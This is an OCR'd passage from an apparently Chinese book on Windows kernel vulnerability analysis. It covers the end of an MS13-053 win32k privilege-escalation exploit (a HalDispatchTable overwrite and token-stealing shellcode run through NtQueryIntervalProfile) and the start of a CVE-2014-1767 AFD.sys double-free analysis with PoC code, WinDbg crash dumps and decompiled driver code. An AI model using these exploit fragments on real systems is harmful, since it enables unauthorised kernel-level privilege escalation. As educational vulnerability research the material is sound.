


图9-33　将freelist_node->next指向用户可控制的缓冲区

（5）创建看门狗线程，等待互斥体超时，然后将 PathRecord 的 next 指针指向 ExploitRecord，使得链表遍历退出死循环，如图 9-34 所示。

```
DWORD WINAPI WatchdogThread(LPVOID Parameter)
{
  // 等待互斥体超时
  LogMessage(L_INFO, "Watchdog thread %d waiting on Mutex", GetCurrentThreadId());

    if (WaitForSingleObject(Mutex, CYCLE_TIMEOUT) == WAIT_TIMEOUT) {

    //
        // It looks like the main thread is stuck in a call to FlattenPath(),
        // because the kernel is spinning in EPATHOBJ::bFlatten(). We can clean
        // up, and then patch the list to trigger our exploit.
        //

    while (NumRegion--)
            DeleteObject(Regions[NumRegion]);

        LogMessage(L_ERROR, "InterlockedExchange(0x%08x, 0x%08x);", &PathRecord->next, &ExploitRecord);

        // 将PathRecord的next指针指向ExploitRecord
        InterlockedExchange((PLONG)&PathRecord->next, (LONG)&ExploitRecord);

    } else {
        LogMessage(L_ERROR, "Mutex object did not timeout, list not patched");
    }

    return 0;
}
```

图9-34　看门狗线程

修改PathRecord的next指针值后，PathRecord的链表情况如图9-35所示。




图9-35　修改PathRecord的next指针指向ExploitRecord

回头再看下图9-26所示的漏洞代码：

```
if ( EPATHOBJ::newpathrec(this, &new_pathrecord, &v27, 0x7FFFFFFFu) == 1 )
  {
    freelist_node = new_pathrecord;
    v4 = a2;
    new_pathrecord->prev = a2->prev;    // a2->prev = ExploitRecord-prev = HalDispatchTable+4
    v5 = (int)&freelist_node->numPoints;
    freelist_node->numPoints = 0;
    freelist_node->flags = a2->flags & 0xFFFFFFEF;
    if ( freelist_node->prev )
```

freelist_node->prev->next = freelist_node;   // freelist_node->prev->next 相当于 freelist_node->prev（因为 next 在 pathrecord 结构中的偏移量为 0），即*(HalDispatchTable+4) = ExploitRecord->next（即 freelist_node），即将 jmp [esp+0x64]指令写入 HalDispatchTable+4 的地址处，如图 9-36 所示。




图9-36　漏洞利用原理图

（6）调用 NtQueryIntervalProfile 去执行 Shellcode，如果利用漏洞成功写入任意地址到 HalDispatchTable，那么最终会执行 Shellcode，将 System 进程的 token 赋予当前进程，最终实现本地提权，如图 9-37 和图 9-38 所示。

```
    // Begin filling the free list with our points.
    //

    dwFix = *(PULONG)ShellCode;

    for (PointNum = MAX_POLYPOINTS; PointNum; PointNum -= 3) {
      BeginPath(Device);
      PolyDraw(Device, Points, PointTypes, PointNum);
      EndPath(Device);
      FlattenPath(Device);
      FlattenPath(Device);

      //
      // call the function to exploit.
      //

      ret = NtQueryIntervalProfile(2, (PULONG)ShellCode);

      //
      // we will set the status with 0xC0000018 in ring0 shellcode.
      //

      if (*(PULONG)ShellCode == 0xC0000018){
        bRet = TRUE;
        break;
      }

      //
      // fix
      //

      *(PULONG)ShellCode = dwFix;

      EndPath(Device);
    }
```

图9-37　调用NtQueryIntervalProfile执行Shellcode




图9-38　成功实现本地提权

在微软官网上搜索MS13-053补丁，发现它并没有提供Windows 7的补丁，只有Windows 7 SP1版本的，需要升级系统到SP1后再打补丁。除此之外，360也提供相应的临时补丁，它会对freelist进行零初始化，避免该漏洞的发生。

9.7　CVE-2014-1767 Windows AFD.sys 双重释放漏洞（Pwn2Own 2014）

9.7.1　Pwnie Awards 2014“最佳提权漏洞奖”得主

在著名黑客大赛Pwn2Own 2014上，Siberas安全团队利用CVE-2014-1767 Windows AFD.sys 双重释放漏洞进行内核提权，以此绕过Windows 8.1平台上的IE11沙箱（保护模式），随后该漏洞也因此获得2014年黑客奥斯卡Pwnie Awards的“最佳提权漏洞奖”。后来，Siberas团队在其官网公布了此漏洞的细节及利用方法（详见：http://www.siberas.de/papers/Pwn2Own_2014_AFD.sys_privilege_escalation.pdf），它是AFD.sys驱动上的一处双重释放漏洞，通杀Windows系统，影响较大。

9.7.2　基于IOCTL处理函数自动追踪记录的分析方法

本次漏洞分析的测试环境如表9-4所示。

表9-4 测试环境

	推荐使用的环境	备注
实体机系统	Windows 7	简体中文旗舰版
虚拟机系统	Windows 7	家庭普通版
虚拟机软件	VMware Workstation	版本号：10.0.2 build-1744117
编译器	Visual C++ 6.0	版本号：6.0
调试器	WinDbg	版本号：6.11.0001.404
反汇编器	IDA Pro	版本号：6.5

首先，在VC6上编译以下用于触发漏洞的PoC代码，然后在虚拟机中运行生成的poc.exe，同时挂载内核调试器进行分析：

```
#include <windows.h>
#include <stdio.h>
#pragma comment(lib, "WS2_32.lib")

int main()
{
    DWORD targetSize = 0x310;
    DWORD virtualAddress = 0x13371337;
    DWORD mdlSize=(0x4000*(targetSize-0x30)/8)-0xFFF-(virtualAddress& 0xFFF);

    static DWORD inbuf1[100];
    memset(inbuf1, 0, sizeof(inbuf1));
    inbuf1[6] = virtualAddress;
    inbuf1[7] = mdlSize;
    inbuf1[10] = 1;

    static DWORD inbuf2[100];
    memset(inbuf2, 0, sizeof(inbuf2));
    inbuf2[0] = 1;
    inbuf2[1] = 0x0AAAAAAA;

    WSADATA WSAData;
    SOCKET s;
    sockaddr_in sa ;
    int ierr ;

    WSAStartup(0x2, &WSAData);
    s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
```

```
    memset(&sa, 0, sizeof(sa));
    sa.sin_port = htons(135);
    sa.sin_addr.S_un.S_addr = inet_addr("127.0.0.1");
    sa.sin_family = AF_INET;
    ierr = connect(s, (const struct sockaddr *)&sa, sizeof(sa));

    static char outBuf[100];
    DWORD bytesRet;

    DeviceIoControl((HANDLE)s, 0x1207F, (LPVOID)inbuf1, 0x30, outBuf, 0, &bytesRet, NULL);
    DeviceIoControl((HANDLE)s, 0x120C3, (LPVOID)inbuf2, 0x18, outBuf, 0, &bytesRet, NULL);

    return 0;
}
```

运行后系统崩溃，在WinDbg调试器断下：

```
kd> !analyze -v
……省略部分内容……
BAD_POOL_CALLER (c2)
The current thread is making a bad pool request.  Typically this is at a bad IRQL level or
double freeing the same allocation, etc.
Arguments:
Arg1: 00000007, Attempt to free pool which was already freed
Arg2: 00001097, (reserved)
Arg3: 08bd00e7, Memory contents of the pool block
Arg4: 8755d910, Address of the block of pool being deallocated

Debugging Details:
------------------
POOL_ADDRESS:  8755d910 Nonpaged pool

FREED_POOL_TAG:  Mdl

BUGCHECK_STR:  0xc2_7_Mdl

DEFAULT_BUCKET_ID:  VISTA_DRIVER_FAULT

PROCESS_NAME:  poc.exe

CURRENT_IRQL:  2
```

```
LAST_CONTROL_TRANSFER:  from 83ce2e71 to 83c71394

STACK_TEXT:
9454f64c 83ce2e71 00000003 8a53cd96 00000065 nt!RtlpBreakWithStatusInstruction
9454f69c 83ce396d 00000003 8755d908 000001ff nt!KiBugCheckDebugBreak+0x1c
9454fa60 83d251b6 000000c2 00000007 00001097 nt!KeBugCheck2+0x68b
9454fad8 83cac852 8755d910 00000000 8755def8 nt!ExFreePoolWithTag+0x1b1
9454faec 8e539f17 8755d910 00000000 8e51c3b9 nt!IoFreeMdl+0x70
9454fb08 8e51c3c6 00000000 00000001 1a05d4c7 afd!AfdReturnTpInfo+0xad
9454fb44 8e51d6d4 1a05d46f 000120c3 8e51d5a6 afd!AfdTliGetTpInfo+0x89
9454fbec 8e522504 8750a968 86679228 9454fc14 afd!AfdTransmitPackets+0x12e
9454fbfc 83c424bc 86679228 87333008 87333008 afd!AfdDispatchDeviceControl+0x3b
9454fc14 83e43eee 8750a968 87333008 873330e4 nt!IofCallDriver+0x63
9454fc34 83e60cd1 86679228 8750a968 00000000 nt!IopSynchronousServiceTail+0x1f8
9454fcd0 83e634ac 86679228 87333008 00000000 nt!IopXxxControlFile+0x6aa
9454fd04 83c4942a 00000050 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
9454fd04 773464f4 00000050 00000000 00000000 nt!KiFastCallEntry+0x12a
0012fc8c 77344cac 754fa08f 00000050 00000000 ntdll!KiFastSystemCallRet
0012fc90 754fa08f 00000050 00000000 00000000 ntdll!NtDeviceIoControlFile+0xc
0012fcf0 7668ec25 00000050 000120c3 00427c50 KERNELBASE!DeviceIoControl+0xf6
0012fd1c 00401186 00000050 000120c3 00427c50 kernel32!DeviceIoControlImplementation+0x80
WARNING: Stack unwind information not available. Following frames may be wrong.
0012ff48 004013b9 00000001 005d0b38 005d0ba0 poc+0x1186
0012ff88 76691174 7ffdf000 0012ffd4 7735b3f5 poc+0x13b9
0012ff94 7735b3f5 7ffdf000 772c8856 00000000 kernel32!BaseThreadInitThunk+0xe
0012ffd4 7735b3c8 004012d0 7ffdf000 00000000 ntdll!__RtlUserThreadStart+0x70
0012ffec 00000000 004012d0 7ffdf000 00000000 ntdll!_RtlUserThreadStart+0x1b

STACK_COMMAND:  kb

FOLLOWUP_IP:
afd!AfdReturnTpInfo+ad
8e539f17 ff45fc          inc     dword ptr [ebp-4]
……省略部分内容……
kd> lmvm afd
start    end        module name
8e501000 8e55b000   afd        (pdb symbols)
d:\symbollocal\afd.pdb\D27D7654082B42B897657BA97A82079B2\afd.pdb
    Loaded symbol image file: afd.sys
    Image path: \SystemRoot\system32\drivers\afd.sys
```

```
Image name: afd.sys
Timestamp:       Tue Jul 14 07:12:34 2009 (4A5BBF62)
CheckSum:        00060D2A
ImageSize:       0005A000
Translations:     0000.04b0 0000.04e4 0409.04b0 0409.04e4
```

根据上面标粗的提示可以知道，由于此处重复释放一块已经释放的内存，导致双重释放（double free）才引起崩溃。在PoC中，程序调用两次DeviceIoControl，分别向IO控制码0x1207F和0x120C3发送数据，因此我们直接从这两个IO控制码的分发函数入手。

1. IO 控制码 0x1207F

为了跟踪IO控制码0x1207F对应的处理函数，首先在WinDbg中针对nt!NtDeviceIoControlFile设置条件断点，当其在处理IO控制码0x1207F时断下，由于IO控制码位于NtDeviceIoControlFile第6个参数，即esp+18，因此条件断点设置如下：

```
kd> bp nt!NtDeviceIoControlFile ".if (poi(esp+18) = 0x1207F){}.else{gc;}"
kd> g
nt!NtDeviceIoControlFile:
83e5f482 8bff            mov     edi,edi
kd> dd esp+18 l1
8a72dd20  0001207f
```

接下来，使用wt（Watch and Trace data）命令追踪后续各函数的调用过程：

```
kd> wt
Tracing nt!NtDeviceIoControlFile to return address 83c4542a
Cannot find hal!ExReleaseFastMutex
   14     0 [  0] nt!NtDeviceIoControlFile
    3     0 [  1]   nt!IopXxxControlFile
   21     0 [  2]     nt!_SEH_prolog4
   ……省略部分内容……
   93   206 [  1]   nt!IopXxxControlFile
    3     0 [  2]     afd!AfdFastIoDeviceControl
   21     0 [  3]       afd!_SEH_prolog4
   ……省略部分内容……
   25     0 [  3]       nt!IofCallDriver
   22     0 [  4]         afd!AfdDispatchDeviceControl
    3     0 [  5]           afd!AfdTransmitFile
   21     0 [  6]             afd!_SEH_prolog4
   66    21 [  5]           afd!AfdTransmitFile
    3     0 [  6]             afd!AfdTliGetTpInfo
   21     0 [  7]               afd!_SEH_prolog4
```

```
    8    21 [  6]            afd!AfdTliGetTpInfo
    8     0 [  7]              afd!ExAllocateFromNPagedLookasideList
    ……省略部分内容……
```

可以看到当IOCTL为0x1207F时，afd驱动中的AfdTransmitFile函数会被调用，通过Google可以搜索到函数原型：

```
NTSTATUS AfdTransmitFile ( pIRP, pIoStackLocation )
```

IRP与IoStackLocation结构各字段定义可通过dt命令查看：

```
kd>  dt _IO_STACK_LOCATION
win32k!_IO_STACK_LOCATION
   +0x000 MajorFunction    : UChar
   +0x001 MinorFunction    : UChar
   +0x002 Flags           : UChar
   +0x003 Control         : UChar
   +0x004 Parameters      : <unnamed-tag>
--------------------------------------------------------------------------------
// Parameters for IRP_MJ_DEVICE_CONTROL and IRP_MJ_INTERNAL_DEVICE_CONTROL
        struct {
            ULONG  OutputBufferLength;
            ULONG POINTER_ALIGNMENT  InputBufferLength;
            ULONG POINTER_ALIGNMENT  IoControlCode;
            PVOID  Type3InputBuffer;
        } DeviceIoControl;
--------------------------------------------------------------------------------
   +0x014 DeviceObject     : Ptr32 _DEVICE_OBJECT
   +0x018 FileObject       : Ptr32 _FILE_OBJECT
   +0x01c CompletionRoutine : Ptr32     long
   +0x020 Context         : Ptr32 Void
kd> dt _IRP
win32k!_IRP
   +0x000 Type            : Int2B
   +0x002 Size            : Uint2B
   +0x004 MdlAddress       : Ptr32 _MDL
   +0x008 Flags           : Uint4B
   +0x00c AssociatedIrp    : <unnamed-tag>
   +0x010 ThreadListEntry  : _LIST_ENTRY
   +0x018 IoStatus         : _IO_STATUS_BLOCK
   +0x020 RequestorMode    : Char
   +0x021 PendingReturned  : UChar
   +0x022 StackCount       : Char
```

```
+0x023 CurrentLocation  : Char
+0x024 Cancel          : UChar
+0x025 CancelIrql       : UChar
+0x026 ApcEnvironment   : Char
+0x027 AllocationFlags  : UChar
+0x028 UserIosb         : Ptr32 _IO_STATUS_BLOCK
+0x02c UserEvent        : Ptr32 _KEVENT
+0x030 Overlay          : <unnamed-tag>
+0x038 CancelRoutine    : Ptr32     void
+0x03c UserBuffer       : Ptr32 Void
+0x040 Tail             : <unnamed-tag>
```

然后，用IDA的F5插件反编译Afd.sys中的AfdTransmitFile函数，并分别将a1与a2参数重命名为pIRP与pIoStackLocation，代码分析如图9-39所示。

```
LODWORD(v3) = pIoStackLocation;
v49 = pIoStackLocation;
v2 = pIRP;
v47 = pIRP;
Entry = 0;
v55 = 0;
v54 = 0;
HIDWORD(v3) = *(*(pIoStackLocation + 0x18) + 0xC);// FsContext
v48 = HIDWORD(v3);
if ( *HIDWORD(v3) == 0x1AFD )                 // FsContext != 0x1AFD, 防止跳转
{
  v53 = 0xC00000FAu;
  goto LABEL_92;
}
// *(pIoStackLocation+8)=Parameters.DeviceIoControl.InputBufferLength > 0x30, 防止跳走
if ( *(v3 + 8) < 0x30u )
{
  v53 = 0xC000000Du;
  goto LABEL_92;
}
v53 = 0;
ms_exc.disabled = 0;
if ( *(pIRP + 0x20) )                         // RequestorMode
{
  // *(pIoStackLocation+0x10)=Parameter.DeviceIoControl.Type3InputBuffer & 3 == 0, 防止跳走
  v4 = *(v3 + 0x10);
  if ( v4 & 3 )
    ExRaiseDatatypeMisalignment();
}
memcpy(&v30, *(v49 + 0x10), 0x30u);           // *(v49 + 0x10) = Type3InputBuffer
// 由于v39 = v30 + 0x28, 因此只有当 (v30+0x28) & 0xFFFFFFC8 == 0, (v30+0x28) & 0x30 = =0x30, v31=(v30+4) >= 0, 才不会发生跳转
if ( v39 & 0xFFFFFFC8 || (v39 & 0x30) == 0x30 || Handle && v31 < 0 )
{
  v53 = 0xC000000Du;
  goto LABEL_91;
}
if ( !(v39 & 0x30) )
  v39 |= AfdDefaultTransmitWorker;
if ( *(HIDWORD(v3) + 8) & 0x200 )             // InputBufferLength & 0x200 > 0
  LODWORD(v3) = AfdTliGetTpInfo(3u);          // 从 wt 命令结果可以看到 AfdTliGetTpInfo 函数被调用
```

图9-39　AfdTransmitFile函数

在Windows内存管理中，系统存在一个叫Lookaside List（在《软件调试》一书中将其称为“旁视列表”，而在《0day安全：软件漏洞分析技术》中将其称为“快表”）的结构，其作用是提高系统内存分配效率。在Lookaside列表初始化时，它会向系统申请一块比较大的内存，之后程序每次申

请内存时，都会优先从Lookaside中申请内存，只有当Lookaside中的内存不够用时，才向系统申请更多的内存，这样既可以节省分配时间，又能够避免产生过多的内存碎片。关于Lookaside List的更多信息可以参考文章《使用Lookaside List分配内存》：http://www.mouseos.com/windows/kernel/lookaside.html。

接下来，要调用的AfdTliGetTpInfo函数中，正是使用到了上面讲的Lookaside List，在AfdTliGetTpInfo函数上下断点，然后逐步跟踪下去。

```
kd> u afd!AfdTliGetTpInfo
afd!AfdTliGetTpInfo:
8e6ed33d 6a0c            push    0Ch
8e6ed33f 6898296e8e       push    offset afd!__safe_se_handler_table+0x688 (8e6e2998)
8e6ed344 e8c75ffeff       call    afd!_SEH_prolog4 (8e6d3310)
8e6ed349 8bf9            mov     edi,ecx
8e6ed34b a1043f6e8e       mov     eax,dword ptr [afd!AfdGlobalData (8e6e3f04)]
8e6ed350 0578010000       add     eax,178h
8e6ed355 50              push    eax
8e6ed356 e8ae62feff       call    afd!ExAllocateFromNPagedLookasideList (8e6d3609)
    // 跟进 ExAllocateFromNPagedLookasideList 函数
    afd!ExAllocateFromNPagedLookasideList:
    8e6d3609 8bff            mov     edi,edi
    8e6d360b 55              push    ebp
    8e6d360c 8bec            mov     ebp,esp
    8e6d360e 56              push    esi
    8e6d360f 8b7508           mov     esi,dword ptr [ebp+8]
    8e6d3612 ff460c           inc     dword ptr [esi+0Ch]
    8e6d3615 8bce            mov     ecx,esi
    8e6d3617 ff1588126e8e     call    dword ptr [afd!_imp_InterlockedPopEntrySList
(8e6e1288)]
    8e6d361d 85c0            test    eax,eax
    8e6d361f 750f            jne     afd!ExAllocateFromNPagedLookasideList+0x27 (8e6d3630)
    8e6d3621 ff7620           push    dword ptr [esi+20h]
    8e6d3624 ff4610           inc     dword ptr [esi+10h]
    8e6d3627 ff7624           push    dword ptr [esi+24h]
    8e6d362a ff761c           push    dword ptr [esi+1Ch]
    8e6d362d ff5628           call    dword ptr [esi+28h]
ds:0023:8670b588={afd!AfdAllocateTpInfo (8e70af71)}
```

AfdAllocateTpInfo函数的原型如下，用于分配TpInfo结构：

```
TpInfo * AfdAllocateTpInfo(POOL_TYPE PoolType, SIZE_T NumberOfBytes, ULONG Tag)
```

查看afd!AfdAllocateTpInfo调用的参数（当前栈顶数据），可以看到分配的TpInfo结构大小为

0x108：

```
kd> dd esp l3
947bbaf8  00000000 00000108 c6646641
```

可以看出，ExAllocateFromNPagedLookasideList函数是分配TpInfo结构内存的，因此我们可以在IDA的F5反编译代码中将ExAllocateFromNPagedLookasideList返回值v2重命名为tpinfo，而AfdTliGetTpInfo函数最终返回设置成TpInfo结构指针。

```
PVOID __fastcall AfdTliGetTpInfo(unsigned int a1)
{
  unsigned int TpInfoElementCount; // edi@1
  PVOID tpinfo; // eax@1
  PVOID v3; // esi@1
  PVOID result; // eax@2

  TpInfoElementCount = a1;
  // 从 non-paged 链节点里分配内存，返回 TpInfo 结构指针
  tpinfo =
ExAllocateFromNPagedLookasideList((PNPAGED_LOOKASIDE_LIST)&AfdGlobalData[6].ContentionC
ount);
  v3 = tpinfo;
  if ( tpinfo )
  {
    // 设置 TpInfo 结构数据
    *((_DWORD *)tpinfo + 2) = 0;
    *((_DWORD *)tpinfo + 3) = 0;
    *((_DWORD *)tpinfo + 4) = (char *)tpinfo + 12;
    *((_DWORD *)tpinfo + 5) = 0;
    *((_DWORD *)tpinfo + 6) = (char *)tpinfo + 20;
    *((_DWORD *)tpinfo + 13) = 0;
    *((_BYTE *)tpinfo + 51) = 0;
    *((_DWORD *)tpinfo + 9) = 0;
    *((_DWORD *)tpinfo + 11) = -1;
    *((_DWORD *)tpinfo + 15) = 0;
    *((_DWORD *)tpinfo + 1) = 0;
    if ( TpInfoElementCount > AfdDefaultTpInfoElementCount )// TpInfoElementCount > 3，因
为这里的代码，所以将 v1 重命名为 TpInfoElementCount
    {
      // 这里分配的字节数是 0x18 * count，也就是说，TpInfoElement 结构大小为 0x18
      // 分配后的 pTpInfoElement 指针存储在 tpinfo+0x20 的位置
      *((_DWORD *)tpinfo + 0x20) = ExAllocatePoolWithQuotaTag((POOL_TYPE)0x10u, 0x18 *
```

```
TpInfoElementCount, 0xC6646641u);
      *((_BYTE *)v3 + 50) = 1;
    }
    result = v3;       // 返回 TpInfo 结构指针
  }
  else
  {
    result = 0;
  }
```

继续分析AfdTransmitFile函数接下来的代码：

```
  if ( *(HIDWORD(v3) + 8) & 0x200 )     // InputBufferLength & 0x200 > 0
    LODWORD(v3) = AfdTliGetTpInfo(3u);  // 从 wt 命令结果可以看到 AfdTliGetTpInfo 函数被调用
  else
    LODWORD(v3) = AfdTdiGetTpInfo(3);
  v5 = v3;                              // 此时 v5 和 v3 都指向 TpInfo 结构
  Entry = v3;
  if ( !v3 )
    goto LABEL_18;
  v51 = (v3 + 0x28);                   // v51 = tpinfo + 0x28
  *(v3 + 0x28) = 0;
  v44 = v3 + 0x38;
  v6 = v33;
  *(v3 + 0x38) = v33;
  if ( v6 )
    v54 = 1;
  else
    *(v3 + 0x38) = AfdTransmitIoLength;         // tpinfo+0x38 = AfdTransmitIoLength
  v7 = Length;
  if ( Length )
  {
    v8 = *v51;
    // 可以看出 v51 为 TpInfoElementCount，所以用来乘以 TpInfoElement 结构大小 0x18
    // 因此 tpinfo + 0x28 = TpInfoElementCount，而 v5+0x20 代表 TpInfoElement 数组，所以这里
v50 指向的就是具体的 TpInfoElement 数组元素
    v50 = *(v5 + 0x20) + 0x18 * *v51;          // v50 = TpInfoElement
    v9 = v50;
    *v51 = v8 + 1;
    v10 = VirtualAddress;
    *(v9 + 8) = VirtualAddress;                // TpInfoElement + 8 = VirtualAddress
    *(v9 + 4) = v7;                            // TpInfoElement + 4 = length
```

```
    *v9 = 1;
    if ( v39 & 0x10 )
    {
      *v9 = 0x80000001u;        // TpInfoElement + 0 = 0x80000001，类似状态码 status
      LODWORD(v3) = IoAllocateMdl(v10, v7, 0, 1u, 0);
      *(v9 + 0xC) = v3;        // TpInfoElement + 0xC = pMDL，指向分配的内存描述符表 MDL
      if ( !v3 )
        goto LABEL_18;
      MmProbeAndLockPages(v3, *(v2 + 0x20), 0);
      // 锁定无效内存范围 0x13371000~0x13371000+0x16ecca，最终触发异常
    }
  }
```

根据前面加粗代码的信息，我们大致可以绘制出TpInfo和TpInfoElement的数据结构。

```
struct TpInfo {
    ……
    TpInfoElement    *pTpInfoElement;    // + 0x20，TpInfoElement 数组指针
    ……
    ULONG       TpInfoElementCount;     // +0x28，TpInfoElement 数组元素个数
    ……
    ULONG       AfdTransmitIoLength;    // +0x38，传输的默认 IO 长度
    ……
}

struct TpInfoElement{
    INT        status;            // +0x00，状态码
    ULONG     length;             // +0x04，长度
    PVOID     VirtualAddress;     // +0x08，虚拟地址
    PVOID     *pMDL;              // +0x0C，指向 MDL 内存描述符表的指针
    ULONG      Reserved1 ;        // +0x10，未知
    ULONG      Reserved2 ;        // +0x14，未知
}
```

在AfdTransmitFile函数中调用IoAllocateMdl分配完内存后，单步跟踪下去，它会调用MmProbeAndLockPages去锁定内存范围0x13371000~0x13371000+0x16ecca（均是由PoC中的代码设置的值），该内存范围属于无效地址，因此会触发异常。

```
kd> p
afd!AfdTransmitFile+0x177:
8e707faf 6a00            push    0
kd> p
afd!AfdTransmitFile+0x179:
```

```
8e707fb1 0fb64b20       movzx   ecx,byte ptr [ebx+20h]
kd> p
afd!AfdTransmitFile+0x17d:
8e707fb5 51             push    ecx
kd> p
afd!AfdTransmitFile+0x17e:
8e707fb6 50             push    eax
kd> p
afd!AfdTransmitFile+0x17f:
8e707fb7 ff1578b26f8e    call    dword ptr [afd!_imp__MmProbeAndLockPages (8e6fb278)]
kd> dd esp l3
94953b3c  86e5fa20 00000001 00000000
kd> dt _MDL 86e5fa20
hal!_MDL
   +0x000 Next             : (null)
   +0x004 Size             : 1500
   +0x006 MdlFlags         : 0
   +0x008 Process          : (null)
   +0x00c MappedSystemVa : (null)
   +0x010 StartVa          : 0x13371000
   +0x014 ByteCount        : 0x16ecca
   +0x018 ByteOffset       : 0x337
kd> dd 13371000
13371000  ???????? ???????? ???????? ????????
13371010  ???????? ???????? ???????? ????????
13371020  ???????? ???????? ???????? ????????
13371030  ???????? ???????? ???????? ????????
13371040  ???????? ???????? ???????? ????????
13371050  ???????? ???????? ???????? ????????
13371060  ???????? ???????? ???????? ????????
13371070  ???????? ???????? ???????? ????????
```

触发异常后，程序会去调用AfdReturnTpInfo函数，如图9-40所示。

在AfdReturnTpInfo下断点，然后单步执行MmProbeAndLockPages函数后，确定会触发异常直接断下来：

```
kd> bl
 0 e 8e707e38     0001 (0001) afd!AfdTransmitFile
 1 e 8e724e6a     0001 (0001) afd!AfdReturnTpInfo
kd> p
afd!AfdTransmitFile+0x17f:
```

```
8e707fb7 ff1578b26f8e    call    dword ptr [afd!_imp__MmProbeAndLockPages (8e6fb278)]
kd> p
Breakpoint 1 hit
afd!AfdReturnTpInfo:
8e724e6a 8bff           mov     edi,edi
```

